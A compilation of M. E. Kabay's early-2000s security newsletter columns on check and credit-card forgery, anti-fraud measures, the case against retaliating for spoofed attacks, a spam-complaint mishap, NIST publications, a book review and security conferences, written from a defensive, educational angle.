The other case cited by Whiteside concerned checks which were fraudulently printed with the name and logo of a bank in New York but with the routing numbers and false account number from a totally different bank on the west coast. The criminal deposited the check at a third bank. The check would automatically be routed by the Federal Reserve System according to the magnetic ink codes, ending up in the processing hopper of the west coast bank. There, not having a valid account number, the check would pop out for human handling. The clerk responsible for exceptions would immediately see the prominent logo of the New York bank and send it there by mail. Days would pass before the check ended up in New York. Of course, the New York bank's automatic check processing equipment would respond to the fake routing code and send it back to the Fed, and so it went in an endless loop. Apparently the farce ended only when the checks became so worn that they required physical repair. The inconsistency was finally noticed by a human being and the deception was discovered. Unfortunately, by this time the thief had absconded with about $1 million.

Once again, human awareness and attention could have foiled the fraud.

* * *

More about forgeries in the next column.

* * *

Reference:

Whiteside, Thomas (1978). _Computer Capers_. New American Library. Out of print.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Forgery (2): Desktop Forgery

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Forgers have gone high-tech. It seems nothing is sacred any more, not even certificates and signatures.

High-quality color scanners, a PC with good image-enhancement (touch-up) programs and high-resolution color printers have made forgery a snap. Even before modern image-processing technology was available, forgers knew that the appearance of a document cannot guarantee its origin once there are ways of imitating that appearance.

There have been many examples of computer-related forgeries. For example,

* A Boston resident forged checks by digitizing company logos and printing them on check stock. He defrauded computer suppliers and sold stolen computers all over the Caribbean. Another forger generated official-looking documents from the Connecticut Bank & Trust company attesting to his financial reliability. Using these references, he is alleged to have borrowed more than $10 million and then filed for bankruptcy after moving the money offshore.

* A European thief deposited and then withdrew $3 million in fake cashier's checks made with a laser printer and a color copier.

* Prisoners have managed to effect their own release by sending a FAX of a forged document to their prison officers.

* California State Police in Los Angeles once arrested 32 people for issuing fake smog control certificates. Each certificate sold for about $50.

* Another forgery case involved the CIA--as victims, not perpetrators (for a change). In October 1992, Joseph P. Romello pleaded guilty to having defrauded the CIA of more than $1.2 million. In one of his crimes, he tricked the Agency into paying $708,000 for nonexistent computer hardware and provided forged documents for the files showing that the equipment had been received.

* * *

Some practical suggestions:

At your place of work, be sure that everyone understands that it is illegal in the USA to make copies of currency. Title 18, section 471 of the US Code provides for jail terms up to 15 years for having counterfeit bills or for altering currency to increase its apparent value. And “It was just a joke” is unlikely to be a successful excuse.

You should verify the authenticity of documents before acting on them. For example, if a candidate gives you a letter of reference from a former employer, verify independently that the

phone numbers match published information; call the person who ostensibly wrote the letter; and read them the important parts of their letter.

Don't trust signatures blindly: a good scanner and a color printer can reproduce anybody's signature and make it appear to have been signed with a pen. Detecting a real signature can involve microscopic examination to measure indentations in the paper that are created by a real pen but not by a printer.

Financial institutions should be especially careful not to sign over money quickly merely because a paper document looks good. Thorough verification makes sense in these days of easy forgery.

* * *

For more about counterfeit money, see < http://www.bep.treas.gov/document.cfm/18/103 >

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Forgery (3): Fake Credit Cards

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Credit cards have become extensions of computer databases. In most shops where cards are accepted, sales clerks pass the information encoded in magnetic strips through modems linked to central databases. The amount of each purchase is immediately applied to the available balance and an authorization code is returned through the phone link.

One form of forged cards uses the magnetic stripe. On these fraudulent cards, the stripe contains a valid account code that is different from the information embossed on the card itself. Since very few clerks compare what the automatic printers spew forth with the actual card, thieves successfully charge their purchases to somebody else's account. The fraud is discovered only when the victim complains about erroneous charges on the monthly bill. Although the victim may not have to pay directly for the fraud (the signature on the charge slip won't match the account owner's), everyone indirectly bears the burden of the theft by paying higher credit card fees.

Another form of credit-card fraud involves synthetic account numbers. Credit card numbers include bank identification numbers at the start of the number, some unique digits, and a checksum computed using the other numbers. There are programs available on the Internet for generating credit-card numbers that include valid checksums. Not all of these synthesized card numbers correspond to existing accounts, but criminals – often teenagers – experiment with the numbers by trying them out by phone on unsuspecting retailers until they have winnowed the list down to valid numbers which they can then use for further purchases.

Those of you whose businesses accept credit cards should cooperate closely with the issuers of the cards. Keep your employees up to date on the latest frauds. and train them to compare the name on the card itself with the name that is printed out on the invoice slip. If there is the slightest doubt about the legitimacy of the card, the employee should ask for customer identification or consult a supervisor for help.

The problem continues to be resistance from uneducated users who see a request for identification as an insult. One way of reducing this stupid reaction is to put signs up with a message like those at many bank windows: "We will ask for your ID as a way of protecting you against fraudulent use of your cards and accounts."

Unfortunately, at many stores, I notice that the staff don't even bother to look at the signature on the back of the card; I often irritate them by suggesting that it would be a good idea. Usually it turns out to be policy to check signatures, but supervisors fail to monitor compliance. One technique to encourage checking is to write "Check carrier's ID" on the back of the card in place of your signature. If you choose this method, just be sure that you do in fact have identification with you all the time.

* * *

In the next column in this series, I'll look at how credit-card issuers have been implementing anti-fraud measures.

* * *

Some related sites:

AntiFraud < http://www.antifraud.com/ >

Caswell, S. (2000). "Credit card fraud crippling online merchants." < http://www.ecommercetimes.com/perl/story/2771.html >

CyberSource < http://www.cybersource.com/products_and_services/credit_card_fraud_management/ >

Federal Trade Commission consumer credit protection resources < http://www.ftc.gov/bcp/menu-credit.htm >

Walker, T. J. (date unknown). "Don't be victimized by online credit card fraud: Prevention tips." < http://www.scambusters.org/reports/walker.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Forgery (4): Credit-Card Fraud Prevention

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series, I've been reviewing aspects of forgery. In the previous column, I looked at fake credit cards. In this column, the topic is anti-fraud measures for spotting fake or stolen credit cards.

* * *

In recent years, with the rise of telephone and Web-based commerce, many merchants are using an additional feature on today's credit cards: the verification number printed on the _back_ of the card. Operators and forms are increasingly asking for part of this verification number to ensure that the consumer has physical possession of the card. Because this "serial number" is not yet easy to generate from a given account number, it is still difficult for a forger to invent one that matches the account number.

One of the most effective anti-fraud measures in use by credit-card companies is pattern matching similar to what is being used successfully in intrusion-detection systems. Computer programs monitor each card-holder's usage patterns; any large deviation from the norm can alert a human supervisor who can decide whether to interfere with the automatic approval process. At that point, a card-carrier can be told that a charge has been refused and is then asked to phone the agent at the issuer's security center. Usually a brief discussion suffices to authenticate the user. Although some people seem to resent this measure, it seems to me to be a minor inconvenience given the possible benefits of preventing large fraudulent purchases. Certainly I have always felt grateful and thanked the agent cheerfully for intervening.

A few credit-card issuers integrate portraits of the authorized user on their cards as a deterrent to fraud. Indeed, some years ago the Royal Bank of Scotland agreed to issue two cards to a transvestite customer – one for each persona.

Why don't we insist on the same, rather modest, level of security for credit cards as for bank cards? What would be wrong with requiring a PIN (personal identification number) to be entered by the user at the time of payment? Well, retailers tell me that the ordinary public does not like security measures and so if implementation is piecemeal, the stores where PINs are used will either be or perceive themselves to be at a competitive disadvantage with respect to other stores.

What about smart cards, then? They no longer cost very much and they would be much harder to counterfeit. Well, the problem there is a fundamental one: credit-card companies and banks don't pay for the losses incurred through fraud, so they have little incentive to improve security. In one of my security classes, a security officer from a large national bank explained that interest rates on unpaid balances are calculated using about half of the rate to cover losses and frauds. I once had a credit card whose balance was guaranteed by a term deposit with the issuing bank; indeed, the interest rate on that card was 8% when everyone else was stuck with 16% for late payments. With all the users who pay interest on late payments, the banks have no significant

cost of doing business the old, fraud-laden way.

The one factor I see as influencing this problem is the rising toll of identity theft. More about that in another column.

* * *

For guidance on fraud avoidance for businesses, see the Federal Trade Commission's list of resources at < http://www.ftc.gov/ftc/business.htm >.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Forgery & Revenge

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series, I've been writing about various forms of forgery. Today we'll look at the implications of packet and e-mail spoofing.

* * *

Imagine that your site has been hit by a massive denial-of-service attack and that you have lost thousands of sales in the last day. Or imagine that someone has defaced your Web site and caused great embarrassment as well as making you stay up all night as part of the emergency crew rebuilding the site.

Wouldn't you just _love_ to get even with the nasty people who caused you all this trouble? Wouldn't it be great to launch a retaliatory strike against them?

Well, it might sound like fun, but in today's Internet, any attempt to get even with the perpetrators of attacks is likely to backfire.

The practical problem is that IPv4, (Internet Protocol version 4), the current protocol in use throughout the Internet, has no provision for origin authentication as part of the packet headers. It is easy to forge the packet headers of outbound traffic or to alter the origination information of e-mail. These indicators of origin cannot be relied upon as a trustworthy pointer to the real senders of anything on the Internet.

The second problem is that criminal hackers often use hijacked systems for their nefarious deeds. Even if they don't forge their headers, the harmful traffic may be pointing to another victim rather than to the systems belonging to the criminal. For example, a criminal hacker may be using a stolen account on a university computer -- perhaps using a password stolen from an unsuspecting student or perhaps by obtaining administrative privileges and creating an account for the purpose of wreaking havoc. Attacking the university computers hardly seems like the right thing to do.

The other possibility I've been told about by several people over the years is tracking down the human beings responsible for the attacks and then Doing Bad Things to them. A couple of people have suggested baseball bats and general destruction.

I have consistently held that it is out of the question to use violence against suspected criminals. Vigilante behavior of all kinds is consistently bad: it allows the heat of the moment to overcome rational discovery of truth. Even today, people all over the planet are being hanged, burned, clubbed, and otherwise abused and killed because of suspicion, with the flimsiest of evidence and completely without benefit of a legal process to prevent injustice. Check the Amnesty International Web site for horrific details.

Finally, there's the legal aspect. As you know, I-am-not-a-lawyer-and-this-is-not-legal-advice --

for-legal-advice-consult-an-attorney-with-the-appropriate-expertise. As a lay person, I believe that premeditated revenge is not a legal justification for attacking someone else's property or person.

No, on all of these grounds, I do not think that retaliation against perceived attackers is a sound response. If you really do have credible evidence identifying your attackers, consider the pro/con arguments about whether to get involved in a criminal investigation or perhaps to lay civil charges

But don't get involved with do-it-yourself revenge.

* * *
For further reading:

Mickey McCarter has written an interesting report entitled "Computer Offensive" in _Military Information Technology_ 6(9):10 (Nov 2002). See < http://www.mit-kmi.com/archives > for archives.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Simulation

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Using computers in carrying out crime is nothing new. Computers are routinely seized and examined in investigations of gambling, prostitution, illegal drug distribution, pornography, sale of stolen goods, all kinds of theft, money laundering and loan-shark operations.

A specialized subset of computer-aided crime is simulation, in which complex systems are emulated using a computer. For example, simulation was used by a former Marine who was convicted in May 1991 of plotting to murder his wife. Apparently he stored details of 26 steps in a "recipe" file called "murder." The steps included everything from "How do I kill her?" through "Alibi" and "What to do with the body."

Simulation was used in a bank fraud in England in the 1970s. A gang of thieves used the system for a complex _check kiting_ operation. Check kiting consists of writing checks alternately from one bank to another faster than the float period during which the deposit exists in the receiving bank but before it has been deducted from the issuing bank. The apparent amount rises like a kite as money shuttles back and forth. Then one day the criminal clears all the money out of the accounts and disappears. Naturally, banks know all about this trick, so any repeated sequence of deposits and withdrawals from one account to another results in a freeze on the accounts until the money actually clears. Knowing this restriction, the criminals in England used 12 banks to shuttle money around. They kept track of exactly which bank was supposed to receive which fraudulent check for what amount drawn on which other bank. The scheme would have worked if the computer hadn't broken down. At that point, the scheme unraveled, with the fraudulent checks bouncing in sequence when account after account was found to be without sufficient funds for the payments. Scotland Yard were alerted to an unusual rash of bad checks all over London. The police traced the conspirators to a room where a computer programmer was desperately trying to fix his broken computer system. Luckily for the banks, the criminals had no backup hardware.

In a corporate environment, if employees know that you will carry out periodic audits of files on your enterprise computer systems, you may dissuade criminal employees from using your property in carrying out their crimes. On the other hand, such audits may lead dishonest people into encrypting incriminating files; a strict policy prohibiting unauthorized use of encryption may help fight that kind of abuse. However, unannounced audits on employees who have not been adequately trained and prepared to meet corporate requirements may cause morale problems, so it's important to discuss the issue with your staff before imposing such routines.

A politically sensitive question about simulation is whether the simulation of crimes by vide-game programs contributes to juvenile delinquency. For example, a few years ago, a game was put on the market that gave players points for various forms of arson, including extra points for killing larger numbers of innocent victims. The fire chiefs of the United States protested and the game was withdrawn. There are several sites on the Web that turn criminal hacking into games and glorify criminal hackers; perhaps I'll look into the status of research on this question for a

later column.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ripping Yarns:
Riptech Internet Security Threat Report

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Last week Riptech announced its "Internet Security Threat Report" summarizing "Attack Trends for Q3 and Q4 2001." The primary authors of this report, CTO Tim Belcher and Founder and Executive VP Elad Yoran correctly note in their introduction to the study that many previously published reports on Internet attacks suffer from methodological flaws. Surveys, for example, inevitably suffer from self-selection bias; automated analysis of unedited firewall and intrusion-detection system (IDS) log files can distort or mask trends by swamping real attack data with spurious false alarms.

Riptech used a sample of 300 clients from its security monitoring service clientele. They analyzed 5.5 billion firewall log records and IDS alerts and identified 128,678 attacks over the latter half of 2001. During that period, they found that 63% of the attack activity was caused by Code Red and Nimda worms; these data were excluded from further analyses to prevent other interesting trends from being swamped.

Even during the six month study period, the researchers found significant increases in the average number of attacks per company; 79% overall between July and December 2001. Many of the attacks (around 40%) seemed to be deliberately targeted at specific organizations. Most (70%) of the attacks came from 10 countries (in descending order of frequency, the US, South Korea, China, Germany, France, Canada, Taiwan, Italy, Great Britain and Japan) and almost half came from the first three. Using published estimates of the numbers of Internet users in the countries of origin coupled with population figures, the Riptech team also estimated the per-user incidence rate of attack and found that (in descending order) Israel, Hong Kong, Thailand, South Korea, France, Turkey, Malaysia, Poland, Taiwan and Denmark topped the list.

The authors write, "Overall, Microsoft Internet Information Services (IIS) vulnerabilities. . . were the target of the majority of the attacks."

Interestingly, the most frequent targets of "severe" attacks ("those . . . categorized as either emergency or critical") were on power and energy companies (an average of 12.5 per company over the study period). Among the attacks originating in the middle east, the average of all types of attack per target company was 66.5 (over six months) for power and energy firms. In contrast, among attacks originating in Asia, financial services companies suffered an average of 339 attacks each over the last half of 2001.

This summary provides a taste of the interesting material found, analyzed, summarized and graphed in this stimulating report. To download your free PDF version of the full report, fill out the form at < http://www.riptech.com/securityresources/form9.html >.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

NIST CSRC Drafts Provide Valuable Reading

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Although everyone chuckles at the corny line, "Hi, I'm from the government and I'm here to help you," our skepticism has to exclude the National Institute for Standards and Technology (NIST), which truly does contribute excellent work to a wide range of fields, including information security.

On January 28, 2002, the Computer Security Resource Center (CSRC) of the Information Technology Laboratory (ITL) of the NIST announced the posting for comment of the NIST draft publication of the System Administration Guidance for Windows 2000 Professional. The document is available at < http://csrc.nist.gov/publications/drafts.html >.

Their announcement read in part, "The document is intended to assist the users and system administrators of Windows 2000 Professional systems in configuring their hosts by providing configuration templates and security checklists. The document introduces secure configuration recommendations for setting up some popular Windows applications, such as Symantec Norton AntiVirus, Network Associates McAfee, and F-Secure Anti-Virus virus scanners, Microsoft IE and Netscape Communicator web browsers, Microsoft Outlook and Eudora e-mail clients, and Microsoft Office 2000 Professional productivity software."

The URL above includes a number of draft documents of interest to network and security administrators, including (among others)

* Contingency Planning Guide for Information Technology Systems;
* Security for Telecommuting and Broadband Communications;
* Security Guide for Interconnecting Information Technology Systems; and
* Internet Security Policy: A Technical Guide.

In addition, the Draft Publications page provides links to
* a handy list of acronyms relating to government computer security projects,
* recent security alerts from many different US and international government security organizations, and
* many other useful security pages and sites.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information

technology, security and management.

Too Quick on the Trigger:
Responding to Spam Alerts

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

If I have a minute to spare, I sometimes respond to unsolicited commercial e-mail ("spam") by checking the header for forgery (see "On the case with Spam Spade, < http://www.nwfusion.com/newsletters/sec/2001/00319486.html >). If I can trace the real origin of the junk e-mail, I send the originating ISPs a note requesting that they look into the possible violation of their policies. Naturally, I never use the opt-out e-mail addresses or Web URLs because I don't like the risk of having my e-mail address re-sold to other spammers as a good address.

A few days ago I received a junk e-mail message with the subject "(1etrades.com)I have an endless number.....We are part of the same group.....about search optimization." The message was a bizarre piece of semi-English prose with largely incomprehensible gibberish that was apparently selling something; it ended with this text (Website names blocked out to protect the guilty):

"if you criticize me for being what I am then there is nothing I can say, nor do I care to defend myself so to remove:
mailto:remove@someaddress.net
REMOVAL PAGE remove@anotheraddress.net
To unsubscribe: http://www.yetanotheraddress.com/rem/
Under US EU LAW"

Having looked up the DNS registry entries for the three addresses listed, I sent a single message to all three requesting that they look into the situation and terminate services to offenders. Normally, I get either no response or a polite form letters thanking me for informing them of the situation and stating that they will look into the situation. Sometimes I have received a message stating that the offending account was investigated, found to be spamming, and therefore shut down.

Well, my message didn't go over too well with one of the system administrators to whom I wrote. He sent the following message to a list of administrators for systems where I had once had e-mail addresses:

"Dear <bunch of people>
can you shut down Mich Kabay,
He is spamming myself because a customer has sent him an email.
If you do not stop 'Mich Kabay <mkabay@compuserve.com>'
I will make a further complain.

Uper and Mich Kabay are member of the same group then the Uper email had removal option.
3 opt in no one removal!

<name removed>”

Two of the admins were at companies where I used to work. One of those admins wrote the following response to the sender:

“Mich Kabay no longer has an address on our <former employer’s> Mail server,
and I have blocked all mail from mkabay@compuserve.com.”

Based on an unsupported claim from a person who received a single message from me requesting professional assistance, the administrator of a company has cheerfully prevented me from communicating by e-mail with all my former colleagues.

I left a voice mail message for the admin respectfully requesting that he rescind the ban on my e-mail, but this incident supports my belief that we must not act precipitously when someone makes an accusation of spam. Before shutting down _inbound_ e-mail from an e-mail address, I urge admins to communicate with the target of the accusation to see if there is another side to the story they have been fed. A similar principle argues against retaliating against the apparent origin of penetration attempts or denial-of-service (DoS) attacks: one may be retaliating against the wrong people.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Network Intrusion Detection:
Book Review

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

New Riders Publishing sent me some books for review recently. I like this publisher's list of security titles, and I enjoy being an occasional technical reviewer on contract for them (there: that takes care of disclosing a possible conflict of interest as I write this review). _Network Intrusion Detection: An Analyst's Handbook, Second Edition_ by Stephen Northcutt, Judy Novak and Donald McLachlan strikes me a superb instruction manual for everyone concerned with intrusion detection and analysis – which is to say, everyone who runs a network connected to the Internet.

The book opens with 32 pages of roman-numeral-numbered material. Ho-hum, who cares? Well in this case, the introduction includes a thoroughly fascinating introduction with a history of the "Shadow" program used to analyze TCP/IP traffic; an overview of threats to security; a cogent summary of lessons learned from the Y2K experience; a review of distributed denial-of-service (DDoS) attacks; a stimulating analysis of "macro threats" (global and economic influences on information security); and an intelligent analysis of what the authors call "micro threats" (the devil in the details of running information systems). And all that is just the beginning.

* Chapter 1, "IP Concepts" introduces (or reviews) the basic concepts and terminology of the Transmission Control Protocol/Internet Protocol (TCP/IP). As the authors note, the chapter is useful even for experts because it can provide good diagrams and explanations useful in teaching beginners.

* Chapter 2, "Introduction to TCPdump and . . . TCP" presents a tutorial on how to use TCPdump or Windump programs to analyze packets.

* Chapter 3 discusses fragmentation of packets to avoid some intrusion detection systems (IDSs) and filters.

* Chapter 4 introduces the Internet Control Message Protocol (ICMP) and a series of mapping techniques used by intruders scoping out their potential victims. It also discusses several ICMP-based DDoS attack techniques and other malicious misuses of ICMP.

* Chapter 5 discusses normal stimulus-response sequences and some of the "protocol benders" implemented by malicious hackers.

The book continues to a total of 22 chapters, each a jewel of methodical, concise, interesting writing with plenty of examples and exercises for the serious student. I particularly like the inclusion of in-chapter partial summaries that help a reader understand where they are heading in the rest of the chapter.

The authors write with assurance and grace, and they have a noticeable sense of humor. The text is enlivened by personal experiences and by its practical orientation. It is never dull.

The only oddity I noticed is that on my copy, at least, the name of the third author, Donald McLachlan appeared on the flyleaf (page iii) but, strangely, not on the cover itself. Perhaps it was a printing error.

Readers must understand that I am not a technical expert in intrusion detection, but it is a foundation element of modern information security and I have been following developments in this area for many years. With that warning in mind, I do unhesitatingly recommend this book to readers and suggest it as a candidate to colleagues considering textbooks for university upper-level and graduate courses in intrusion detection. My congratulations and thanks to the authors, editors and publishers of this work.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Security Testing and Security Models:
Two New Special Publications From NIST

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As we have seen in previous columns (e.g., _____ [Jeff, fill in your title for "117 NIST CSRC Drafts.doc"]), the National Institute of Standards and Technology (NIST) supplies a stream of valuable documents relevant to the needs and interests of security and network specialists. NIST has recently announced two new documents that will interest many readers: a guide to network security testing and a discussion of fundamental security models.

On February 4, 2002, NIST announced its "Draft Special Publication 42, Guideline on Network Security Testing," available for public comment at < http://csrc.nist.gov/publications/drafts.html > or directly as a PDF download using <. According to NIST, "This document describes a methodology for using network-based tools for testing systems for vulnerabilities. The primary aim of the document is to help administrators and managers get started with a program for testing on a routine basis. The methodology recommends focusing first on those systems that are accessible externally, e.g., firewalls, web servers, etc., and then moving on to other systems as resources permit. The document includes many pointers to various testing applications and contains more detailed descriptions of several of the more popular test tools."

The draft discusses security testing and the system development life cycle, security testing techniques, and ends with a list of common testing tools and examples of their use. The project manager, John Wack, specifically seeks practitioners' input on this draft. He wrote, "NIST is particularly interested in comments regarding the testing schedules, especially the frequency of certain tests – are they realistic for your environment, should certain tests be run more frequently or less, do you recommend other types of tests or tools? Comments and questions are requested by March 6, 2002." See the description on the Web page listed above for details of how to submit your comments. I encourage readers to contribute to this excellent start by contributing their insights to improve the document.

NIST also announced the final publication of its Special Publication 800-33, "Underlying Technical Models for Information Technology Security," which is available from < http://csrc.nist.gov/publications/nistpubs/index.html > or directly as a PDF download using < http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf >. According to NIST's description, "The purpose of this document is to provide a description of the technical foundations, termed 'models', that underlie secure information technology (IT). The intent is to provide, in a concise form, the models that should be considered in the design and development of technical security capabilities. These models encompass lessons learned, good practices, and specific technical considerations." According to the introduction, "The intended audience consists of both government and private sectors including:

- IT users desiring a better understanding of system security.
- Engineers and architects designing/building security capabilities, and

- Those developing guidance for others to use in implementing security capabilities."

I am looking forward to reading these two documents in detail; perhaps readers who send in comments to the authors could copy me on their insights and I'll work up a summary of contributors' analyses.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Four Small Security Conferences

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Most practitioners are already informed of the major security conferences with thousands of people. However, smaller conferences can provide a more intimate venue for personal discussions with speakers and with other participants. In this newsletter, I'd like to invite readers to look into four upcoming small conferences they may not have heard about.

In Northfield, Vermont at Norwich University, my colleagues and I have organized the Fourth Annual e-ProtectIT Infrastructure Security Conference for the 20-22 March 2002. Previous conferences have had around 200 people from VT, NH, MA, ME, CT and NY states including police; government, commercial and academic CIOs; and US armed forces and National Guard members with technical and management responsibilities.

We have three two-day security courses planned for Wednesday and Thursday the 20-21 March:

* Peter Stephenson, author of many articles and a book on computer forensics, will give a workshop on that subject. I have participated in one of Peter's courses and can assure readers that he is an intelligent, engaging speaker with a broad and deep knowledge of his subject.

* Phil Susmann, CIO of Norwich University and a wonderful computer science professor, will teach a two-day introduction to information security. Again, I have heard Phil lecture and he's one of the best speakers I have ever heard.

* I'll be giving my usual two-day annual overview of key developments across the entire field of security, the INFOSEC UPDATE 2002. This popular event uses a 250-page workbook that details what I consider important events in the technical, management, legal and research areas of security.

On Friday the 22nd of March we have a lineup of stimulating speakers from the military, law enforcement, academic and commercial sectors. For full details, see our Web site at < http://www.e-protectIT.org > and click on . Vendors who would like to support our conference by providing marketing materials or sponsoring various events should see < http://www.e-protectIT.org/vendors >.

* * *

On 25-26 March 2002, Financial Research Associates has a conference entitled "Information Security in the Age of Terrorism" in Washington, DC. The lineup of speakers and sessions is comprehensive, including threat analysis, outsourcing of security services, biometric identification and authentication methods, corporate policy, technical countermeasures and others. For details, you can go to < http://www.frallc.com/ > and click on "March Events."

The same group has a conference in Washington on April 29-30 entitled "The Practitioner's Forum on Mobile & Wireless Security." That event will feature discussions of what CIOs

should know when deploying wireless communications; policy and legal issues; analysis of competing standards; a practitioners' round table discussion of case studies; and a one-day workshop on implementation of secure wireless systems. For more details, go to < http://www.frallc.com/ > and click on "April/May Events."

* * *

On 2-4 April 2002 in Newport, RI, the National High Performance Computing and Communications Council is presenting its 16th Annual National Conference, "High-End Computing in an Insecure World." This joint meeting of the DoD, industry, university and federal agency communities has a three-day program packed with topics and speakers that will be particularly interesting to users of large-scale networks. See full details of the conference at < http://www.hpcc-usa.org/genconf.html >.

* * *

[Disclosure: I am the Program Chair of the e-ProtectIT conference; however, I have no involvement whatever in the other three conferences and my informational comments are not to be construed as endorsements.]

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Two Introductory INFOSEC Courses

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My friend and colleague David Kennedy, Chief Curmudgeon at ICSA Labs (and Director of Research there) recently forwarded news of an interesting new resource for teaching and learning information security.

Wanja Eric Naef < w.naef@iwar.org.uk > has announced that Mark Burgess, associate professor in the Faculty of Engineering at University College Oslo, Norway kindly gave him permission to mirror his introductory INFOSEC course at < http://www.iwar.org.uk/comsec/resources/security-lecture/index.html >. The 14 lectures are available in English as well as in Norwegian:

1 What is security?
2 Trust and Risk Analysis
